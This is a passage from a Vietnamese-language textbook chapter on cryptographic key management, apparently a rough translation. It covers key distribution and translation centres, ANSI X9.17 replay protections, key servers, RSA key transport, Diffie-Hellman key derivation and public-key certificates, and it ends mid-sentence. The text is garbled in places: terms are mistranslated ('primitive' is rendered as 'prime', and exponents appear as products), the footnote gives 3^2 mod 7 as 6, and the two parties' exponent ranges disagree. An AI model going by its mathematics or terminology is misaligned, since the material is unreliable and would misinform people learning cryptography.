Các khoá chính dạng cơ bản của mỗi liên hệ khoá trong tương lai giữa hai nhóm liên lạc. Có hai kiểu cấu hình cơ bản. Đầu tiên, cấu hình từ điểm này tới điểm này, được minh hoạ trong hình 4-9. Hai nhóm liên lạc chia sẻ một khoá chính, và không có nhóm nào khác được liên quan. Trong cấu hình này, nhóm tạo ra hoặc KKs hoặc KDs mới khi cần thiết, và liên lạc với chúng tới nhóm khác dưới sự bảo vệ của khoá chính hoặc một KK.



Hình 4-9: Cấu hình điểm này tới điểm này


Vấn đề chính với kiểu cấu hình này là, nếu có n nhóm tất cả đều muốn liên lạc lẫn nhau, số lượng của các khoá chính đã phân bố thông thường đã cần là bậc n^2 . Với một mạng lớn, vấn đề phân bố khoá trở nên rất khó. Vấn đề này được giảm mạnh với sự giới thiệu của một trung tâm khoá trong cấu hình, được minh hoạ trong hình 4-10. Trong cấu hình này, quá trình liên lạc các nhóm cần chia sẻ mỗi khoá chính một trung tâm khoá, nhưng không chia cho nhóm khác. Vì vậy, đối với n nhóm, số lượng các khoá chính đã phân bố cần là n .

Có hai sự khác nhau của các cấu hình trung tâm khoá – *các trung tâm phân bố khoá và các trung tâm truyền dịch khoá*. Với trung tâm phân bố khoá, khi một nhóm A muốn thiết lập một khoá với nhóm B, nó đòi hỏi một khoá từ trung tâm khoá. Trung tâm khoá tạo ra một khoá đã thiết kế và đưa nó trở về nhóm A. Nó được quay trở về trong hai dạng – dạng thứ nhất được bảo vệ theo khoá chính đã chia sẻ giữa nhóm A và trung tâm, dạng hai được bảo vệ theo khoá chính đã chia sẻ giữa nhóm B và trung tâm. A giữ lại cái đầu tiên để cho nó sử dụng, và chuyển cái thứ hai để nhóm B sử dụng.

Một trung tâm truyền dịch khoá là như nhau, ngoại trừ nơi mà các nhóm thích tạo khoá theo yêu cầu hơn là trung tâm tạo khoá. Khi nhóm A

muốn sử dụng một khoá tự tạo để liên lạc với nhóm B, nó sẽ tạo ra cái khoá và gửi nó tới trung tâm, đã bảo vệ theo khoá chính đã chia sẻ giữa nhóm A và trung tâm. Trung tâm giải mã khoá chính, mã hoá lại nó theo khoá chính để chia sẻ giữa nhóm B và trung tâm, và đưa nó quay trở lại nhóm A, và đưa sang cho nhóm B sử dụng.

Giao thức quản lý khoá hỗ trợ cho những chuyển đổi như vậy cũng phải cung cấp sự bảo vệ chống lại việc lặp lại quá trình chuyển đổi khoá cũ. Lỗi sẽ có thể tạo cho kẻ xâm phạm có khả năng thay thế các khoá, ví dụ., thao tác sử dụng lặp lại một khoá cũ đã làm tổn hại vài lần trong quá khứ. Các phương thức để tấn công bộ đếm lặp lại bao gồm:



Hình 4-10: Cấu hình trung tâm khoá

- Bộ đếm khoá: Tất cả các thông báo truyền dịch có số niêm phong nó. Số đó sẽ bị tăng theo mỗi thông báo giữa một cặp các nhóm sử dụng cùng một khoá mã hoá khoá.
- Khoảng trống khoá: Tổng số tuần tự liên quan đến khoá mã hoá khoá là Ored độc đáo với cái khoá đó trước khi nó được sử dụng cho sự phân bố để mã hoá các khoá khác. Người nhận cũng bù lại khoá mã hoá khoá với cùng tổng số trước khi giải mã.
- Nhãn thời gian: Tất cả mọi khoá truyền dịch thông tin có nhãn thời gian đã niêm phong với nó. Các thông báo có nhãn thời gian mà đã quá cũ sẽ bị loại bởi người nhận.

Tiêu chuẩn ANSI X9.17 định nghĩa một giao thức quản lý khoá, về mặt định dạng thông tin như là Thông tin Dịch vụ Mật mã (CSMs). Những thông tin này đã chuyển đổi giữa một cặp các nhóm đang liên lạc để thiết

lập các khoá mới và thay thế các khoá cũ. Chúng có thể đưa các khoá đã mã hoá và các vector ban đầu cho thao tác móc xích và các chế độ phản hồi của các thao tác trong hệ thống mã đối xứng. Thông tin có thao tác kiểm thử tính vẹn toàn dựa trên ANSI X9.9.

Trong ANSI X9.17, khoá để mã hoá các khoá có thể là một cặp khoá hỗ trợ ba lần sự mã hoá (mã hoá với khoá đầu tiên, sau đó giải mã với khoá thứ hai, tiếp theo là mã hoá với khoá thứ nhất). Thực chất là tăng độ dài của các thuật toán.

Sự tiếp cận trên của quá trình sử dụng các công nghệ đối xứng để phân bố các khoá đối xứng vẫn được sử dụng trong nhiều môi trường. Tuy nhiên, nó vẫn đang được thay thế bởi những sự tiếp cận mới cho thao tác phân bố các khoá đối xứng, mà sử dụng các công nghệ khoá – chung và/ hoặc phương pháp nguồn gốc khoá của Diffie- Hellman(thảo luận sau ở chương này).

4.7 Kiểm soát cách sử dụng khoá

Trong các sự thực thi an toàn mạng hiện đại, có rất nhiều khóa khác nhau mà đã được sử dụng cho nhiều mục đích khác nhau. Ví dụ, các khoá chính được sử dụng để mã hoá và giải mã dữ liệu, trong khi khoá để mã hoá các khoá được dùng để bảo vệ các khoá khác trong suốt quá trình phân bố. Thêm vào đó để bảo quản tính bí mật của các khoá, nó rất quan trọng cho các xử lý sự phân bố khoá để đảm bảo rằng một khoá đã chỉ định cho một mục đích thì sẽ không thay đổi với khoá được chỉ định cho khác mục đích. Điều này đưa cho các yêu cầu để niêm phong, một chỉ số cho cách dùng hợp pháp khoá, cùng với giá trị khoá. Ví dụ một yêu cầu, đưa ra sự phân bố cho các khoá chính và khoá mã hoá các khoá đối xứng. Cho rằng nó có khả năng cho một kẻ xâm nhập linh hoạt thay thế một khoá chính với một khoá đã chỉ định cho mục đích của khoá mã hoá các khoá. Một thiết bị mật mã có thể chờ để có một chế độ mà nó sẽ sử dụng một khoá chính để giải mã một đoạn nhỏ văn bản mã và trả lại kết quả ra ngoài thiết bị. Tuy nhiên, giống như một biện pháp bảo vệ , cùng một thiết bị sẽ không có chế độ trả lại kết quả giả mã với một khoá mã hoá dữ liệu ra ngoài (kết quả sẽ không được bảo trì trong bộ lưu trữ an toàn vật lý bên trong tới thiết bị). Nếu một kẻ xâm phạm có thể làm chủ thiết bị đó nghĩa là một khoá mã hoá khoá thực sự là một khoá chính (ví dụ., bằng thao tác can thiệp với giao thức phân bố khoá), bây giờ anh ta có thể sử dụng thiết bị để giải mã (và phân phát ra ngoài) các giá trị của các khoá đã được bảo vệ bởi cái khoá mã hoá khoá.

Thảo luận chi tiết hơn về chủ đề này, xem [MAT1].

Sự phân bố khoá thông qua sự truy cập dưới quyền máy chủ

Kiểu ANSI X9.17 của hệ thống phân bố được thiết kế để thiết lập các khoá có khả năng cho các hệ thống quản lý các hoạt động truyền thông đã được bảo vệ. Trong toàn bộ mạng máy tính điển hình, kiểu khác của sự đòi hỏi phân bố khoá có thể tăng. Đòi hỏi này cũng có thể thoả mãn khi sử dụng các công nghệ mật mã đối xứng, cùng với sự xác nhận và các cơ cấu kiểm soát truy cập.

Nó rất cần thiết để bảo vệ một file đến nỗi một nhóm đã hạn chế người sử dụng có thể đọc nó, trong khi tất cả những người còn lại trong nhóm đều không được. Các file như vậy có thể cần được phân bố thông qua các phương tiện không được bảo vệ khác nhau, như là gửi thông báo đến các máy chủ của file chung. Điều này có thể đạt được bởi người sử dụng gô mã hoá file sau đó phân bố file đó bằng các phương tiện không được bảo vệ. Sự giải mã khoá được gửi với một khoá tin cậy tới máy chủ, cùng với một câu lệnh để ai có tác quyền sẽ nhận khoá đó và giải mã file đó. (Câu lệnh này là một câu lệnh kiểm soát truy cập, như là một danh sách kiểm soát truy cập; Chương 6 thảo luận về kiểm soát truy cập chi tiết).

Bất kỳ một người sử dụng nào được quyền yêu cầu khoá từ máy chủ, nhưng máy chủ sẽ không chỉ hỗ trợ khoá sau khi xác nhận người yêu cầu và kiểm tra câu lệnh kiểm soát truy cập cho phép người sử dụng đó sử hữu các khoá đó.

Sự truyền thông giữa những người sử dụng và máy chủ của khoá cần được bảo vệ tin cậy sử dụng các phiên truyền thông đã được bảo vệ một cách độc lập.

Gói thông tin chứa đựng một khoá và câu lệnh kiểm soát truy cập (thêm các thông tin khác như là bộ nhận dạng thuật toán, thông số, và thông tin thời gian tồn tại) gọi là *một gói khoá*.

Sự phân bố khoá sử dụng các công nghệ khoá – chung đảo ngược

Các hệ thống mã khoá- chung có thể thuận tiện cho việc quản lý khoá, đặc biệt cho các mạng lớn vô hạn định. Với các hệ thống đối xứng hoàn toàn, nó rất cần thiết để bảo trì nhiều môi liên hệ khoá và để phá huỷ các trung tâm khoá trực tuyến đáng tin cậy hoặc các máy chủ. Với hệ thống khoá- chung, một vài môi liên hệ khoá xa hơn cần được bảo trì, và các khoá chung có thể được phân bố không cần sự bảo vệ tin cậy (chủ đề này được thảo luận

trong phần 4.7). Tổng số những thuận lợi của các hệ thống khoá chung, các hệ thống đối xứng có một thuận lợi chính, ấy là tổng phí của quá trình thấp hơn nhiều so với các hệ thống khoá- chung. Điều này tạo nên sự hấp dẫn của chúng cho sự mã hoá lớn của một số lượng lớn dữ liệu.


Lợi nhuận từ tất cả các thuận lợi trên, một tiếp cận lại có thể được dùng. Để mã hoá dữ liệu lớn, các hệ thống mã hoá đã được sử dụng ví dụ., các khoá chính là các khoá đối xứng. Tuy nhiên, hệ thống của khoá đối xứng mã hoá khoá được thay thế bởi một hệ thống mã khoá- chung đảo ngược. Ví dụ, nếu nhóm A muốn thiết lập một khoá chính đối xứng với nhóm B, sử dụng RSA, có thể làm như sau. Đầu tiên nhóm A lấy một bản sao chép khoá chung của nhóm B (sử dụng các phương pháp đã miêu tả trong phần 4.7). Sau đó nhóm A tạo ra một khoá đối xứng ngẫu nhiên và gửi nó tới nhóm B, đã mã hoá theo khoá chung của nhóm B. Chỉ duy nhất nhóm B có thể đọc giá trị khoá đối xứng, vì chỉ nhóm B biết khoá riêng dùng để giải mã tin nhắn. Vì vậy hai nhóm thiết lập để chia sẻ kiến thức về khoá đối xứng và có thể tiếp tục sử dụng nó để bảo vệ dữ liệu đã liên lạc với nhau.

Cơ cấu này yêu cầu không có các máy chủ trực tuyến và không có sự thương lượng của hai nhóm, phù hợp với những ứng dụng như vậy khi mã hoá thư điện tử.

Nguồn gốc khoá Diffie- Hellman

Một sự tiếp cận thay đổi để thiết lập một khoá chính đối xứng có một vài thuận lợi vượt qua cả sự tiếp cận mã hoá khoá –chung ở trên, đã được phát minh bởi Whitfield Diffie và Martin Hellman [DIF1]. Được gọi là nguồn gốc khoá Diffie- Hellman, hoặc nguồn gốc khoá mũ. hoạt động của nó được minh hoạ trong hình 4-11.

Sự đồng ý trước
Số nguyên tố p (không bí mật)
và giá trị a



Hình 4-11: Nguồn gốc khoá Diffie- Hellman

Các nhóm A và B đồng ý trước, theo một số nguyên tố p và một phần tử nguyên tố a trong $GF(p)$ ⁹. Số nguyên tố p có thể là $(p-1)$ có một thừa số nguyên tố lớn. Sự đồng ý trên cơ bản của các hằng số mở rộng hệ thống đã phát hành hoặc có thể là kết quả từ các cuộc truyền thông trước (chú ý, cả hai nhóm phải chắc chắn được biết các giá trị). Vì bước đầu tiên trong quá trình xuất phát một khoá, nhóm A tạo ra một số ngẫu nhiên x , $2 \leq x \leq p-2$. Sau đó nó tính $ax \bmod p$ và gửi giá trị này tới nhóm B. Nhóm B sẽ tạo ra một số ngẫu nhiên y , $2 \leq y \leq p-1$, tính $ay \bmod p$, và gửi giá trị này cho nhóm A. Sau đó nhóm A tính $(a^y)^x \bmod p$ và nhóm B tính $(a^x)^y \bmod p$. Cả hai nhóm bây giờ đều biết một khoá chung, $K = a^{xy} \bmod p$.

Trong khi việc chuyển đổi này đang xảy ra, một người nghe trộm có thể dễ dàng lấy được cả $ax \bmod p$ và $ay \bmod p$. Tuy nhiên vì độ phức tạp của việc tính các loga rời rạc, nó không dễ bị lộ ra để anh ta có thể tính được x , hoặc y , vì vậy cũng không thể tính được K .

⁹ trong toán môđun, khi một môđun là một số nguyên tố p , bộ các số nguyên dương mod p , cùng với thao tác toán học, là một trường có hạn, ví dụ., một miền tích phân có hạn là tất cả các yếu tố bên cạnh 0 có một nghịch đảo gấp nhiều lần. Bộ các số nguyên dương này được xem là một trường Galois $GF(p)$. Phần tử số nguyên tố của $GF(p)$ là một số nguyên a , $1 \leq a \leq p$, đó là a , a^2 , ..., a^{p-1} , bằng $1, 2, \dots, p-1$. ví dụ, với $p=7$, một phần tử số nguyên tố là $a=3$, khi $a=3$, $a^2=6$, $a^3=6$, $a^4=4$, $a^5=5$ và $a^6=1$. Các phần tử số nguyên tố luôn tồn tại.

Sự tiếp cận khoá kiểu này rất hữu ích, nó phải được làm với một xử lý sự xác nhận các thực thể. (có một số điểm trong quá trình thiết lập một khoá với nhóm khác nếu bạn không thực sự chắc chắn ai ở nhóm kia) Ảnh hưởng này sẽ tiếp tục sau ở trong sách, trong quá trình thảo luận về sự xác nhận, sự tin cậy, và các dịch vụ vẹn toàn dữ liệu và các liên quan của chúng.

Lý do chính mà tại sao nguồn gốc khoá Diffie – Hellman tốt hơn so với sự mã hoá khoá chung của các khoá chính là ảnh hưởng những hạn chế của nó đối với sự tổn thương hệ thống mã. Với sự mã hoá khoá –chung, nếu hệ thống mã bị ngắt hoặc nếu khoá riêng đã bị hỏng, tất cả các khoá chính đã bảo vệ theo hệ thống đó, và tất cả các phương tiện đã được bảo vệ theo những khoá chính đều bị hỏng. Nếu một nguồn Diffie- Hellman bị hỏng, chỉ duy nhất phương tiện đã được bảo vệ theo một khoá chính bị hỏng. Sự xác nhận lỗi mà phá huỷ một công nghệ mật mã khác đã không bị thay đổi bởi Diffie- Hellman, và ngược lại.

4.8 Sự phân bố của các khoá hệ thống mã khoá- chung

Các yêu cầu phân bố khoá cho các hệ thống mã khoá- chung đã kế thừa từ các hệ thống mã đối xứng khác. Với một hệ thống mã đối xứng, nó cần thiết để thay thế các bản sao chép của một khoá dưới quyền kiểm soát của hai nhóm sẽ sử dụng nó để bảo vệ truyền thông giữa họ, trong khi nắm giữ các kiến thức về bí mật khoá từ những nhóm khác. Với một hệ thống khoá- chung, nó cần thiết để thay thế một khoá (khoá riêng) dưới quyền kiểm soát của một nhóm, nắm giữ kiến thức về bí mật của nó từ những nhóm khác. Tại cùng thời điểm đó, một khoá có liên quan (khoá chung) được tạo ra cho bất kỳ ai mà muốn liên lạc một cách an toàn với người nắm giữ khoá riêng.


Sự phân bố khoá chung

Quá trình phân bố một khoá chung không đòi hỏi độ tin cậy. Tuy nhiên, bản chất của nó là tính vẹn toàn của khoá chung phải được bảo trì. Sẽ không có bất kỳ cơ hội nào cho kẻ xâm nhập thay thế một vài giá trị khác cho những cái mà nhóm B tin là khoá chung của nhóm A. Ngoài ra, các kiểu tấn công sau có thể thành công. Một kẻ xâm nhập giả mạo một tin nhắn xuất phát từ nhóm A, và tạo ra một chữ ký điện tử sử dụng khoá riêng của anh ta. Kẻ tấn công sau đó sẽ thay thế khoá chung của anh ta cho cái mà nhóm B tin là của nhóm A. Phép thử chữ ký điện tử của nhóm B (sử dụng một khoá chung sai) sẽ định ra rằng tất cả đều đúng, ví dụ., kẻ tấn công đã thành công trong sự giả mạo là nhóm A

Vì vậy, sự phân bố của các khoá chung sẽ không đơn giản bằng quá trình xuất bản chúng trong thư mục điện thoại (trừ phi những người sử dụng có một mức tin cậy cao trong thư mục đó, mà có thể rất khó để đạt được).

Điều này dẫn đến là các khoá chung đang được phân bố trong các dạng chứng nhận . Một chứng chỉ, nói thông thường là một cấu trúc dữ liệu mà được thiết kế bởi một vài nhóm mà những người sử dụng chứng chỉ đây tin tưởng. Một chứng chỉ khoá –chung là một cấu trúc dữ liệu mà ràng buộc người định dạng của một vài nhóm (chủ đề) với một giá trị khoá- chung. Cấu trúc dữ liệu chứng chỉ được ký bởi một vài nhóm khác như là một xác nhận chứng chỉ.

CHỨNG CHỈ



Hình 4-12 minh hoạ một cấu trúc cho một chứng chỉ.

Các chứng chỉ khoá- chung có thể được lưu trữ và được phân bố theo phương thức không bảo vệ, bao gồm sự phát hành trong một thư mục mà các dịch vụ không đáng tin cậy. Cung cấp một người sử dụng mà biết trước khoá chung xác thực của quyền chứng chỉ, mà người sử dụng có thể kiểm tra tính hợp lệ của chữ ký điện tử trong chứng chỉ. Nếu kết quả đúng, người sử dụng có thể tin tưởng rằng chứng chỉ đưa ra một khoá hợp lệ cho việc định dạng nhóm.

Trong các mạng độc lập (ví dụ., một mạng tự trị) tạo thành một hệ thống dễ nhận biết. Về cơ bản, tất cả các hệ thống người sử dụng trong tương lai đã đưa ra, thông qua một vài phương tiện dễ nhận ra (ví dụ sự phân bố thao tác), một bản sao chép khoá chung của giấy chứng thực của mạng. Sau đó họ có thể sử dụng khoá này để phân loại các chứng chỉ khoá – chung cho tất cả những người sử dụng mạng khác, vì vậy dễ dàng đạt được khoá chung của bất kỳ người sử dụng nào như vậy.

Sự tiếp cận chứng chỉ cũng mở rộng cho môi trường nào mà liên quan đến nhiều giấy chứng thực, ví dụ., nơi nào mà nó không khả thi cho một giấy chứng thực đơn để biết và chứng nhận tất cả các khoá chung của tất cả các nhóm truyền thông. Cho rằng nhóm B là trong miền của giấy chứng thực CA₂, muốn được một bản sao chép tin cậy của khoá chung của nhóm A, là nhóm mà nằm trong miền của giấy chứng thực CA₁. Các quy ền được phân cấp cho CA₂ và CA₂ tin cậy lẫn nhau, CA₂ sẽ chuẩn bị để phát hành một

